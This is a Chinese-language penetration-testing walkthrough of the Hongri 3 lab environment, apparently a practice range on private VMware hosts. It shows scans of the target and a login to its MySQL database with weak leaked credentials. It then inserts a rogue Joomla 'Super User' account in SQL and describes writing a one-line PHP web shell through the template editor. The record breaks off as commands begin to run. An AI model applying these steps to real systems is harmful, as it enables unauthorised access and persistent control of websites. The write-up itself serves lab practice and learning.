

红日3
红日3
环境配置
web-centos                    192.168.158.173    192.168.93.100
web1-ubuntu                   192.168.93.120
win2008                       192.168.93.20
windows server 2012           192.168.93.10
pc                            192.168.93.30
信息收集
Interface: eth0, type: EN10MB, MAC: 00:0c:29:84:b2:cc, IPv4: 192.168.158.143
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.158.1   00:50:56:c0:00:08       VMware, Inc.
192.168.158.2   00:50:56:e9:30:53       VMware, Inc.
192.168.158.173 00:0c:29:32:46:c9       VMware, Inc.
192.168.158.254 00:50:56:f7:eb:5a       VMware, Inc.

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.981 seconds (129.23 hosts/sec). 4 responded
端口探测
┌──(root㉿kali)-[~]
└─# nmap -sT --min-rate 5000 192.168.158.173
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-08 21:32 CST
Nmap scan report for 192.168.158.173
Host is up (0.00038s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 00:0C:29:32:46:C9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
详细信息,探测网络服务和脚本扫描
┌──(root㉿kali)-[~]
└─# nmap -sV -sC 192.168.158.173 -p22,80,3306
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-08 21:33 CST
Nmap scan report for 192.168.158.173
Host is up (0.00018s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 25:84:c6:cc:2c:8a:7b:8f:4a:7c:60:f1:a3:c9:b0:22 (DSA)
|_  2048 58:d1:4c:59:2d:85:ae:07:69:24:0a:dd:72:0f:45:a5 (RSA)
80/tcp   open  http    nginx 1.9.4
3306/tcp open  mysql?
MAC Address: 00:0C:29:32:46:C9 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 241.93 seconds
80端口信息收集
访问查看

目录扫描
┌──(root㉿kali)-[~]
└─# dirb http://192.168.158.173/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jun  8 21:48:29 2025
URL_BASE: http://192.168.158.173/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.158.173/ ----
==> DIRECTORY: http://192.168.158.173/administrator/
==> DIRECTORY: http://192.168.158.173/bin/
==> DIRECTORY: http://192.168.158.173/cache/
==> DIRECTORY: http://192.168.158.173/components/
==> DIRECTORY: http://192.168.158.173/images/
==> DIRECTORY: http://192.168.158.173/includes/
+ http://192.168.158.173/index.php (CODE:200|SIZE:16031)
==> DIRECTORY: http://192.168.158.173/language/
==> DIRECTORY: http://192.168.158.173/layouts/
==> DIRECTORY: http://192.168.158.173/libraries/
==> DIRECTORY: http://192.168.158.173/media/
==> DIRECTORY: http://192.168.158.173/modules/
==> DIRECTORY: http://192.168.158.173/plugins/
+ http://192.168.158.173/robots.txt (CODE:200|SIZE:829)
+ http://192.168.158.173/server-status (CODE:403|SIZE:280)
==> DIRECTORY: http://192.168.158.173/templates/
==> DIRECTORY: http://192.168.158.173/tmp/

---- Entering directory: http://192.168.158.173/administrator/ ----
==> DIRECTORY: http://192.168.158.173/administrator/cache/
==> DIRECTORY: http://192.168.158.173/administrator/components/
==> DIRECTORY: http://192.168.158.173/administrator/help/
==> DIRECTORY: http://192.168.158.173/administrator/includes/
+ http://192.168.158.173/administrator/index.php (CODE:200|SIZE:5005)
==> DIRECTORY: http://192.168.158.173/administrator/language/
==> DIRECTORY: http://192.168.158.173/administrator/logs/
==> DIRECTORY: http://192.168.158.173/administrator/modules/
==> DIRECTORY: http://192.168.158.173/administrator/templates/

---- Entering directory: http://192.168.158.173/bin/ ----
+ http://192.168.158.173/bin/index.html (CODE:200|SIZE:31)

---- Entering directory: http://192.168.158.173/cache/ ----
+ http://192.168.158.173/cache/index.html (CODE:200|SIZE:31)

---- Entering directory: http://192.168.158.173/components/ ----
+ http://192.168.158.173/components/index.html (CODE:200|SIZE:31)

---- Entering directory: http://192.168.158.173/images/ ----
==> DIRECTORY: http://192.168.158.173/images/banners/
==> DIRECTORY: http://192.168.158.173/images/headers/
+ http://192.168.158.173/images/index.html (CODE:200|SIZE:31)

---- Entering directory: http://192.168.158.173/includes/ ----
+ http://192.168.158.173/includes/index.html (CODE:200|SIZE:31)

---- Entering directory: http://192.168.158.173/language/ ----
+ http://192.168.158.173/language/index.html (CODE:200|SIZE:31)

---- Entering directory: http://192.168.158.173/layouts/ ----
+ http://192.168.158.173/layouts/index.html (CODE:200|SIZE:31)
==> DIRECTORY: http://192.168.158.173/layouts/joomla/
==> DIRECTORY: http://192.168.158.173/layouts/libraries/
==> DIRECTORY: http://192.168.158.173/layouts/plugins/

---- Entering directory: http://192.168.158.173/libraries/ ----
==> DIRECTORY: http://192.168.158.173/libraries/cms/
+ http://192.168.158.173/libraries/index.html (CODE:200|SIZE:31)
==> DIRECTORY: http://192.168.158.173/libraries/joomla/
==> DIRECTORY: http://192.168.158.173/libraries/legacy/
==> DIRECTORY: http://192.168.158.173/libraries/src/
==> DIRECTORY: http://192.168.158.173/libraries/vendor/

dirsearch

账号密码泄露
dddd打点
E:\web工具\ONE-FOX\天狐渗透工具箱-社区版V1.2\gui_scan\dddd>dddd64.exe -t 192.168.158.173

     _       _       _       _
  __| |   __| |   __| |   __| |
 / _` |  / _ `|  / _` |  / _` |
 \__,_|  \__,_|  \__,_|  \__,_|
_|"""""|_|"""""|_|"""""|_|"""""|
"`-0-0-'"`-0-0-'"`-0-0-`"`-0-0-'
dddd.version: 2.0.1

[INF] YAML指纹数据: 8383 条
[INF] 漏洞检测支持指纹: 956 条
[Alive] 192.168.158.173 [ICMP]
[PortScan] 192.168.158.173:22
[PortScan] 192.168.158.173:25
[PortScan] 192.168.158.173:80
[PortScan] 192.168.158.173:110
[PortScan] 192.168.158.173:3306
[Nmap] ssh://192.168.158.173:22
[Nmap] mysql://192.168.158.173:3306
[Nmap] http://192.168.158.173:80
[Nmap] tcp://192.168.158.173:110
[Nmap] tcp://192.168.158.173:25
[INF] 获取Web响应中
[Web] [200] http://192.168.158.173:80 [Home]
[INF] 域名绑定资产发现
[INF] 开始主动指纹探测
[INF] 指纹识别中
[Finger] ssh://192.168.158.173:22 [OpenSSH,SSH]
[Finger] mysql://192.168.158.173:3306 [Ubuntu-system,MySQL]
[Finger] http://192.168.158.173:80/ [200] [Metatag-CMS,Windows,Nginx,Joomla,Bootstrap,PHP,jQuery] [Home]
[INF] Nuclei引擎启动
[INF] 使用反连服务器: oast.site
[INF] Nuclei引擎无结果,下次好运!
[0:00:11] | Templates: 0 | Hosts: 3 | RPS: 17 | Matched: 0 | Errors: 0 | Requests: 191/210 (90%)
[INF] Golang Poc引擎启动
fscan扫描
┌──(root㉿kali)-[~]
└─# ./fscan -h 192.168.158.173

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
192.168.158.173:22 open
192.168.158.173:80 open
192.168.158.173:3306 open
[*] alive ports len is: 3
start vulscan
[*] WebTitle http://192.168.158.173    code:200 len:16022  title:Home
[+] mysql 192.168.158.173:3306:root 123
已完成 2/3 [-] ssh 192.168.158.173:22 root 12345678 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 2/3 [-] ssh 192.168.158.173:22 root 2wsx@WSX ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 2/3 [-] ssh 192.168.158.173:22 admin P@ssw0rd! ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 2/3 [-] ssh 192.168.158.173:22 admin Aa123456 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 3/3
[*] 扫描结束,耗时: 4m32.678507079s
漏洞查找与利用
mysql远程连接
利用上面泄漏的账号密码进行登录

给的权限比较低无法拿到shell
查看泄露了什么信息
两个user表:


发现加密的账号密码
前面扫访问后知道这是joomal的站于是使用工具爆破密码没有爆破出来
尝试添加密码但是不知道加密方式于是在官网翻到如何恢复或重置管理员密码? - Joomla! Documentation

secret加密后为d2064d358136996bd22421584a7cb33e:trd7TvKHx6dMeoMmBVxYmg0vuXEA4199
直接添加用户yk1ng
INSERT INTO `am2zu_users` (
  `id`,
  `name`,
  `username`,
  `email`,
  `password`,
  `block`,
  `sendEmail`,
  `registerDate`,
  `lastvisitDate`,
  `activation`,
  `params`,
  `lastResetTime`,
  `resetCount`,
  `otpKey`,
  `otep`,
  `requireReset`
) VALUES (
  892,
  'Super User',
  'yk1ng',
  'yk1ng@test.com',
  'd2064d358136996bd22421584a7cb33e:trd7TvKHx6dMeoMmBVxYmg0vuXEA4199',
  0,
  1,
  NOW(),
  '0000-00-00 00:00:00',
  '0',
  '',
  '0000-00-00 00:00:00',
  0,
  '',
  '',
  0
);
发现登录不上
后来找到需要修改



添加一行
成功登录后台

后台getshell
找到



直接新建编辑写入一句话木马


这里是该文件存放的地方

蚁剑连接

执行命令发现
